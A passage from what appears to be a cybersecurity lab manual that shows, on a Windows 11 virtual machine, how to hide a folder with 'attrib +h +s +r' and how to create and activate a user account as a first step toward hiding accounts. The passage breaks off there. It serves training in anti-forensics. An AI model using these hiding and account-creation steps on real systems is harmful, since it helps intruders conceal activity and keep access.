
Task 4: Hiding Artifacts in Windows and Linux Machines

Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Here, we use various commands to hide file in Windows and Linux machines.

1. Switch to the **Windows 11** virtual machine.
2. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.


   Note: If a **User Account Control** pop-up appears, click **Yes**.




3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.
4. Type **mkdir Test** and press **Enter** to create Test directory on **Desktop**.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>
```

5. Now, type **dir** and press **Enter** to check the number of directories present on **Desktop**.



6. Type **attrib +h +s +r Test** and Press **Enter** to hide the **Test** folder.



7. Type **dir** and press **Enter**. We can see that the directory **Test** is hidden and there are only 2 directories shown in the command prompt.

```
Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Admin\Desktop

C:\Users\Admin\Desktop>mkdir Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,512,013,824 bytes free

C:\Users\Admin\Desktop>attrib +h +s +r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>
```


8. To unhide the **Test** directory type **attrib -s -h -r Test** and press **Enter**.
9. To check the number of directories on Desktop type **dir** and press **Enter**.

```
 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  17,507,172,352 bytes free

C:\Users\Admin\Desktop>attrib -s -h -r Test

C:\Users\Admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2212-D6B4

 Directory of C:\Users\Admin\Desktop

04/07/2022  08:32 AM    <DIR>          .
02/03/2022  12:18 AM    <DIR>          ..
04/07/2022  08:32 AM    <DIR>          Test
               0 File(s)              0 bytes
               3 Dir(s)  17,507,315,712 bytes free

C:\Users\Admin\Desktop>
```


10. Now we will hide user accounts in the machine.
11. In the command prompt window, type **net user Test /add** and press **Enter** to add **Test** as user in the machine.
12. To activate the **Test** account type **net user Test /active:yes** and press **Enter**.

